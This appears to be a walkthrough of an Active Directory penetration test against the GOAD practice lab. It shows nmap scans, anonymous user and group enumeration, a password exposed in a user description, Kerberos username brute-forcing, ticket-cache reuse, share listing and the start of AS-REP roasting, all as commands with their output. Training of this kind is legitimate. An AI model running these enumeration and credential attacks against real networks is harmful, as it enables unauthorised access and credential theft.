addcomputer.py      dpapi.py           GetADComputers.py  GetNPUsers.py     goldenPac.py      lookupsid.py      mssqlinstance.py  ntlmrelayx.py    rbcd.py           rpcdump.py        services.py        smbserver.py       ticketer.py
atexec.py           DumpNTLMIInfo.py  GetADUsers.py      getPac.py         karmaSMB.py       machine_role.py   net.py            ping6.py         rdp_check.py     rpcmap.py         smbclient.py      sniffer.py        tstool.py
changepasswd.py    esentutl.py       GetArch.py         getST.py          keylistattack.py  mimikatz.py       netview.py        ping.py          readLAPS.py      sambaPipe.py      smbexec.py        sniff.py           wmiexec.py
dcomexec.py        exchanger.py      Get-GPPPassword.py getTGT.py         khal.drogo.ccache mqt_check.py     nmapAnswerMachine.py psexec.py       registry-read.py samrdump.py       smbpasswd.py      split.py           wmipersist.py
describeTicket.py  findDelegation.py GetLAPSPassword.py GetUserSPNs.py    kintercept.py    mssqlclient.py   nfts-read.py     raiseChild.py    reg.py           secretsdump.py   smbrelayx.py     ticketConverter.py wmiquery.py

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ unset KRB5CCNAME

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ pad
/usr/share/doc/python3-impacket/examples

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ export KRB5CCNAME=/usr/share/doc/python3-impacket/examples/khal.drogo.ccache

(kali@kali) - [~/usr/share/doc/python3-impacket/examples]
└─$ python3 smbclient.py -k @braavos.essos.local

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
all
C$
CertEnroll
IPC$
public
#
```

Nmap 1/3

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
Nmap scan report for 192.168.56.10
Host is up (0.0068s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-title: IIS Windows Server
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-05-13 13:43:24Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5986/tcp  open  ssl/http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf      .NET Message Framing
49667/tcp open  msrpc      Microsoft Windows RPC
49670/tcp open  msrpc      Microsoft Windows RPC
49671/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc      Microsoft Windows RPC
49674/tcp open  msrpc      Microsoft Windows RPC
49688/tcp open  msrpc      Microsoft Windows RPC
49725/tcp open  msrpc      Microsoft Windows RPC
```

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
Nmap scan report for 192.168.56.11
Host is up (0.0076s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-05-13 13:43:31Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5986/tcp  open  ssl/http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf      .NET Message Framing
49670/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc      Microsoft Windows RPC
49676/tcp open  msrpc      Microsoft Windows RPC
49677/tcp open  msrpc      Microsoft Windows RPC
49715/tcp open  msrpc      Microsoft Windows RPC
```

Nmap 2/3

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
Nmap scan report for 192.168.56.12
Host is up (0.011s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2023-05-13 13:43:36Z)
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds   Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: ESSOS)
464/tcp   open  kpasswd5?
593/tcp   open  ncacln_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf         .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacln_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
55372/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows
```

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
Nmap scan report for 192.168.56.22
Host is up (0.013s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
80/tcp    open  http            Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
5986/tcp  open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 192.168.56.23
Host is up (0.0070s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
80/tcp    open  http            Microsoft IIS httpd 10.0
|_ http-title: IIS Windows Server
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows Server 2016 Standard Evaluation 14393 microsoft-ds
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2019 15.00.2000.00; RTM
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49668/tcp open  msrpc         Microsoft Windows RPC
49779/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Nmap 3/3

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
Stats: 0:09:09 elapsed; 4 hosts completed (5 up), 1 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 17:20 (0:00:00 remaining)
Nmap scan report for braavos.essos.local (192.168.56.23)
Host is up (0.00044s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds
1433/tcp  open  ms-sql-s    Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ ms-sql-ntlm-info:
| Target_Name: ESSOS
| NetBIOS_Domain_Name: ESSOS
| NetBIOS_Computer_Name: BRAAVOS
| DNS_Domain_Name: essos.local
| DNS_Computer_Name: braavos.essos.local
| DNS_Tree_Name: essos.local
|_ Product_Version: 10.0.14393
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2022-07-03T13:57:51
|_ Not valid after: 2052-07-03T13:57:51
|_ ssl-date: 2022-07-03T15:20:40+00:00; 0s from scanner time.
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
```

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
|_ rdp-ntlm-info:
| Target_Name: ESSOS
| NetBIOS_Domain_Name: ESSOS
| NetBIOS_Computer_Name: BRAAVOS
| DNS_Domain_Name: essos.local
| DNS_Computer_Name: braavos.essos.local
| DNS_Tree_Name: essos.local
| Product_Version: 10.0.14393
|_ System_Time: 2022-07-03T15:20:00+00:00
|_ ssl-cert: Subject: commonName=braavos.essos.local
|_ Not valid before: 2022-06-27T22:56:08
|_ Not valid after: 2022-12-27T22:56:08
|_ ssl-date: 2022-07-03T15:20:40+00:00; 0s from scanner time.
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
5986/tcp  open  ssl/http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
|_ Not valid before: 2022-06-27T15:30:05
|_ Not valid after: 2025-06-26T15:30:05
|_ tls-alpn:
| h2
|_ http/1.1
|_ ssl-date: 2022-07-03T15:20:40+00:00; 0s from scanner time.
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open  msrpc       Microsoft Windows RPC
49685/tcp open  msrpc       Microsoft Windows RPC
49778/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 08:00:27:A3:67:1D (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

User Enumeration

```
cme smb 192.168.56.11 --users
```

```
(kali@kali) - [~/Desktop/GOAD/BloodHound.py-master]
└─$ crackmapexec smb 192.168.56.11 --users

SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [-] Error enumerating domain users using dc ip 192.168.56.11: NTLM needs domain\username and a password
SMB 192.168.56.11 445 WINTERFELL [*] Trying with SAMRPC protocol
SMB 192.168.56.11 445 WINTERFELL [*] Enumerated domain user(s)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Guest Built-in account for guest access to the computer/domain
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\arya.stark Arya Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sansa.stark Sansa Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\brandon.stark Brandon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\rickon.stark Rickon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\hodor Brainless Giant
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jon.snow Jon Snow
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\samwell.tarly Samwell Tarly (Password : Heartsbane)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jeor.mormont Jeor Mormont
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sql_svc sql service
```

We get some users with the description and get a first password as samwell.tarly got his password set up in description.

Enumerating password policies

crackmapexec smb 192.168.56.11 --pass-pol

```
(kali㉿kali)-[~/Desktop/GOAD/BloodHound.py-master]
└─$ crackmapexec smb 192.168.56.11 --pass-pol

SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] Dumping password info for domain: NORTH
SMB 192.168.56.11 445 WINTERFELL Minimum password length: 5
SMB 192.168.56.11 445 WINTERFELL Password history length: 24
SMB 192.168.56.11 445 WINTERFELL Maximum password age: 311 days 2 minutes
SMB 192.168.56.11 445 WINTERFELL Password Complexity Flags: 000000
SMB 192.168.56.11 445 WINTERFELL Domain Refuse Password Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Store Cleartext: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Lockout Admins: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Clear Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Anon Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Complex: 0
SMB 192.168.56.11 445 WINTERFELL Minimum password age: 1 day 4 minutes
SMB 192.168.56.11 445 WINTERFELL Reset Account Lockout Counter: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Locked Account Duration: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Account Lockout Threshold: 5
SMB 192.168.56.11 445 WINTERFELL Forced Log off Time: Not Set
```

The password policy show us that if we fail 5 times in 5 minutes we lock the accounts for 5 minutes.

Anonymous listing on the NORTH DC with Enum4linux

Users

```
===== ( Users on 192.168.56.11 ) =====  
  
index: 0x188a RID: 0x456 acb: 0x00000210 Account: arya.stark Name: (null) Desc: Arya Stark  
index: 0x188f RID: 0x45b acb: 0x00010210 Account: brandon.stark Name: (null) Desc: Brandon Stark  
index: 0x16fa RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain  
index: 0x1891 RID: 0x45d acb: 0x00000210 Account: hodor Name: (null) Desc: Brainless Giant  
index: 0x1894 RID: 0x460 acb: 0x00000210 Account: jeor.mormont Name: (null) Desc: Jeor Mormont  
index: 0x1892 RID: 0x45e acb: 0x00040210 Account: jon.snow Name: (null) Desc: Jon Snow  
index: 0x1890 RID: 0x45c acb: 0x00000210 Account: rickon.stark Name: (null) Desc: Rickon Stark  
index: 0x1893 RID: 0x45f acb: 0x00000210 Account: samwell.tarly Name: (null) Desc: Samwell Tarly (Password : Heartsbane)  
index: 0x188e RID: 0x45a acb: 0x00000210 Account: sansa.stark Name: (null) Desc: Sansa Stark  
index: 0x1895 RID: 0x461 acb: 0x00000210 Account: sql_svc Name: (null) Desc: sql service  
  
user:[Guest] rid:[0x1f5]  
user:[arya.stark] rid:[0x456]  
user:[sansa.stark] rid:[0x45a]  
user:[brandon.stark] rid:[0x45b]  
user:[rickon.stark] rid:[0x45c]  
user:[hodor] rid:[0x45d]  
user:[jon.snow] rid:[0x45e]  
user:[samwell.tarly] rid:[0x45f]  
user:[jeor.mormont] rid:[0x460]  
user:[sql_svc] rid:[0x461]
```


Anonymous listing on the NORTH DC with Enum4linux

Password Policy

```
( Password Policy Information for 192.168.56.11 )

[+] Attaching to 192.168.56.11 using a NULL share
[+] Trying protocol 139/SMB ...

    [!] Protocol failed: Cannot request session (Called Name:192.168.56.11)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

    [+] NORTH
    [+] Builtin

[+] Password Info for Domain: NORTH

    [+] Minimum password length: 5
    [+] Password history length: 24
    [+] Maximum password age: 311 days 2 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter: 5 minutes
    [+] Locked Account Duration: 5 minutes
    [+] Account Lockout Threshold: 5
    [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5
```

Anonymous listing on the NORTH DC with Enum4linux

Domain Group Memberships

```
[+] Getting domain group memberships:
Group: 'Stark' (RID: 1106) has member: NORTH\arya.stark
Group: 'Stark' (RID: 1106) has member: NORTH\eddard.stark
Group: 'Stark' (RID: 1106) has member: NORTH\catelyn.stark
Group: 'Stark' (RID: 1106) has member: NORTH\robb.stark
Group: 'Stark' (RID: 1106) has member: NORTH\sansa.stark
Group: 'Stark' (RID: 1106) has member: NORTH\brandon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\rickon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\hodor
Group: 'Stark' (RID: 1106) has member: NORTH\jon.snow
Group: 'Group Policy Creator Owners' (RID: 520) has member: NORTH\Administrator
Group: 'Domain Guests' (RID: 514) has member: NORTH\Guest
Group: 'Domain Computers' (RID: 515) has member: NORTH\CASTELBLACK$
Group: 'Domain Computers' (RID: 515) has member: NORTH\WINDEV2305EVAL$
Group: 'Mormont' (RID: 1108) has member: NORTH\jeor.mormont
Group: 'Night Watch' (RID: 1107) has member: NORTH\jon.snow
Group: 'Night Watch' (RID: 1107) has member: NORTH\samwell.tarly
Group: 'Night Watch' (RID: 1107) has member: NORTH\jeor.mormont
Group: 'Domain Users' (RID: 513) has member: NORTH\Administrator
Group: 'Domain Users' (RID: 513) has member: NORTH\vagrant
Group: 'Domain Users' (RID: 513) has member: NORTH\krbtgt
Group: 'Domain Users' (RID: 513) has member: NORTH\SEVENKINGDOMS$
Group: 'Domain Users' (RID: 513) has member: NORTH\arya.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\eddard.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\catelyn.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\robb.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\sansa.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\brandon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\rickon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\hodor
Group: 'Domain Users' (RID: 513) has member: NORTH\jon.snow
Group: 'Domain Users' (RID: 513) has member: NORTH\samwell.tarly
Group: 'Domain Users' (RID: 513) has member: NORTH\jeor.mormont
Group: 'Domain Users' (RID: 513) has member: NORTH\sql_svc
```

Anonymous listing of domain users with rpc

```
(kali㉿kali)-[~/Desktop/GOAD]
└─$ rpcclient -U "NORTH\\" 192.168.56.11 -N

rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
rpcclient $> enumdomgroups
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Stark] rid:[0x452]
group:[Night Watch] rid:[0x453]
group:[Mormont] rid:[0x454]
rpcclient $> █
```

```
(kali㉿kali)-[~/Desktop/GOAD]
└─$ net rpc group members 'Domain Users' -W 'NORTH' -I '192.168.56.11' -U '%'

NORTH\Administrator
NORTH\vagrant
NORTH\krbtgt
NORTH\SEVENKINGDOMS$
NORTH\arya.stark
NORTH\edward.stark
NORTH\catelyn.stark
NORTH\robb.stark
NORTH\sansa.stark
NORTH\brandon.stark
NORTH\rickon.stark
NORTH\hodor
NORTH\jon.snow
NORTH\samwell.tarly
NORTH\jeor.mormont
NORTH\sql_svc
```

Create a file that contains the GOAD characters

```
curl -s https://www.hbo.com/game-of-thrones/cast-and-crew | grep  
'href="/game-of-thrones/cast-and-crew/' | grep -o 'aria-label="[^\"]*"' | cut -d '"' -f 2 |  
awk '{if($2 == "") {print tolower($1)} else {print tolower($1) "." tolower($2);}}' >  
got_users.txt
```

```
(kali@kali) [~/Desktop/GOAD]
└─$ curl -s https://www.hbo.com/game-of-thrones/cast-and-crew | grep 'href="/game-of-thrones/cast-and-crew/' | grep -o 'aria-label="[^\"]*"' | cut -d '"' -f 2 | awk '{if($2 == "") {print tolower($1)} else {print tolower($1) "." tolower($2);}}' > got_users.txt

(kali@kali) [~/Desktop/GOAD]
└─$ ls
BloodHound.py-master  enum4linux  got_users.txt

(kali@kali) [~/Desktop/GOAD]
└─$ cat got_users.txt
robert.baratheon
robert.baratheon
tyrion.lannister
tyrion.lannister
cersei.lannister
cersei.lannister
catelyn.stark
catelyn.stark
jaime.lannister
jaime.lannister
daenerys.targaryen
daenerys.targaryen
viserys.targaryen
viserys.targaryen
jon.snow
jon.snow
robb.stark
```

Enumerating Users With NMAP

```
nmap -p 88 --script=krb5-enum-users
```

```
--script-args="krb5-enum-users.realm='sevenkingdoms.local',userdb=got_users.txt"
```

```
192.168.56.10
```

```
(kali@kali)-[~/Desktop/GOAD]
└─$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='sevenkingdoms.local',userdb=got_users.txt" 192.168.56.10

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 08:48 EDT
Nmap scan report for sevenkingdoms.local (192.168.56.10)
Host is up (0.073s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
| jaime.lannister@sevenkingdoms.local
| renly.baratheon@sevenkingdoms.local
| stannis.baratheon@sevenkingdoms.local
| tywin.lannister@sevenkingdoms.local
| tywin.lannister@sevenkingdoms.local
| robert.baratheon@sevenkingdoms.local
| renly.baratheon@sevenkingdoms.local
| joffrey.baratheon@sevenkingdoms.local
| stannis.baratheon@sevenkingdoms.local
| cersei.lannister@sevenkingdoms.local
| joffrey.baratheon@sevenkingdoms.local
| jaime.lannister@sevenkingdoms.local
| cersei.lannister@sevenkingdoms.local
| robert.baratheon@sevenkingdoms.local
|_

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
```

7 valid users found in sevenkingdoms.local

Enumerating Users With NMAP

```
nmap -p 88 --script=krb5-enum-users  
--script-args="krb5-enum-users.realm='essos.local',userdb=got_users.txt" 192.168.56.10
```

4 valid users found in essos.local

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-04 22:14 CEST  
Nmap scan report for essos.local (192.168.56.12)  
Host is up (0.00036s latency).  
  
PORT      STATE SERVICE  
88/tcp    open  kerberos-sec  
| krb5-enum-users:  
| Discovered Kerberos principals  
|   viserys.targaryen@essos.local  
|   daenerys.targaryen@essos.local  
|   khal.drogo@essos.local  
|_  jorah.mormont@essos.local  
MAC Address: 08:00:27:33:DF:2F (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
```

Enumerating Users With NMAP

```
nmap -p 88 --script=krb5-enum-users  
--script-args="krb5-enum-users.realm='essos.local',userdb=got_users.txt" 192.168.56.10
```

4 valid users found in essos.local

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-04 22:14 CEST  
Nmap scan report for essos.local (192.168.56.12)  
Host is up (0.00036s latency).  
  
PORT      STATE SERVICE  
88/tcp    open  kerberos-sec  
| krb5-enum-users:  
| Discovered Kerberos principals  
|   viserys.targaryen@essos.local  
|   daenerys.targaryen@essos.local  
|   khal.drogo@essos.local  
|_  jorah.mormont@essos.local  
MAC Address: 08:00:27:33:DF:2F (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
```

Verifying accounts

We found 4 valid users on sevenkingdoms.local

As we can see on the nmap page :

Discovers valid usernames by brute force querying likely usernames against a Kerberos service. When an invalid username is requested the server will respond using the Kerberos error code `KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN`, allowing us to determine that the user name was invalid. Valid user names will illicit either the TGT in a `AS-REP` response or the error `KRB5KDC_ERR_PREAUTH_REQUIRED`, signaling that the user is required to perform pre authentication.

In summary, the `badpwdcount` will not be increased when you bruteforce users.

Let's verify it !

Verifying accounts

```
(kali㉿kali)-[~/Desktop/GOAD]
└─$ crackmapexec smb -u khal.drogo -p horse -d essos.local 192.168.56.12 --users
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.12 445 MEEREEN [+] essos.local\khal.drogo:horse
SMB 192.168.56.12 445 MEEREEN [+] Enumerated domain user(s)
SMB 192.168.56.12 445 MEEREEN essos.local\sql_svc badpwdcount: 0 desc: sql service
SMB 192.168.56.12 445 MEEREEN essos.local\jorah.mormont badpwdcount: 0 desc: Jorah Mormont
SMB 192.168.56.12 445 MEEREEN essos.local\khal.drogo badpwdcount: 0 desc: Khal Drogo
SMB 192.168.56.12 445 MEEREEN essos.local\viserys.targaryen badpwdcount: 0 desc: Viserys Targaryen
SMB 192.168.56.12 445 MEEREEN essos.local\daenerys.targaryen badpwdcount: 0 desc: Darnerys Targaryen
SMB 192.168.56.12 445 MEEREEN essos.local\krbtgt badpwdcount: 0 desc: Key Distribution Center Service Account
SMB 192.168.56.12 445 MEEREEN essos.local\vagrant badpwdcount: 0 desc: Vagrant User
SMB 192.168.56.12 445 MEEREEN essos.local\DefaultAccount badpwdcount: 0 desc: A user account managed by the system.
SMB 192.168.56.12 445 MEEREEN essos.local\Guest badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
SMB 192.168.56.12 445 MEEREEN essos.local\Administrator badpwdcount: 0 desc: Built-in account for administering the computer/domain
```

List Guest Access On shares

cme smb 192.168.56.10-23 -u 'a' -p '' --shares

```
(kali@kali)-[~/Desktop/GOAD]
└─$ crackmapexec smb 192.168.56.10-23 -u 'a' -p '' --shares
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.12 445 MEEREN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)

[*] completed: 100.00% (14/14)
SMB 192.168.56.23 445 BRAAVOS [+] essos.local\*:
SMB 192.168.56.12 445 MEEREN [-] essos.local\*: STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\*: STATUS_LOGON_FAILURE
SMB 192.168.56.22 445 CASTELBLACK [+] north.sevenkingdoms.local\*:
SMB 192.168.56.10 445 KINGSLANDING [-] sevenkingdoms.local\*: STATUS_LOGON_FAILURE

[+] Enumerated shares
Share Permissions Remark
-----
ADMIN$ Remote Admin
all READ,WRITE Basic RW share for all
C$ Default share
CertEnroll Active Directory Certificate Services share
IPC$ Remote IPC
public Basic Read share for all domain users

[+] Enumerated shares
Share Permissions Remark
-----
ADMIN$ Remote Admin
all READ,WRITE Basic RW share for all
C$ Default share
IPC$ Remote IPC
public Basic Read share for all domain users
```

Lets try to get some passwords now!

Create a users txt containing:

- sql_svc
- jeor.mormont
- samwell.tarly
- jon.snow
- hodor
- rickon.stark
- brandon.stark
- sansa.stark
- robb.stark
- catelyn.stark
- eddard.stark
- arya.stark
- krbtgt
- vagrant
- Guest
- Administrator

We start with asrep-roasting

GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile users.txt

```
(kali@kali)~/usr/share/doc/python3-impacket/examples
└─$ python3 GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile /home/kali/Desktop/GOAB/enum4linux/users.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
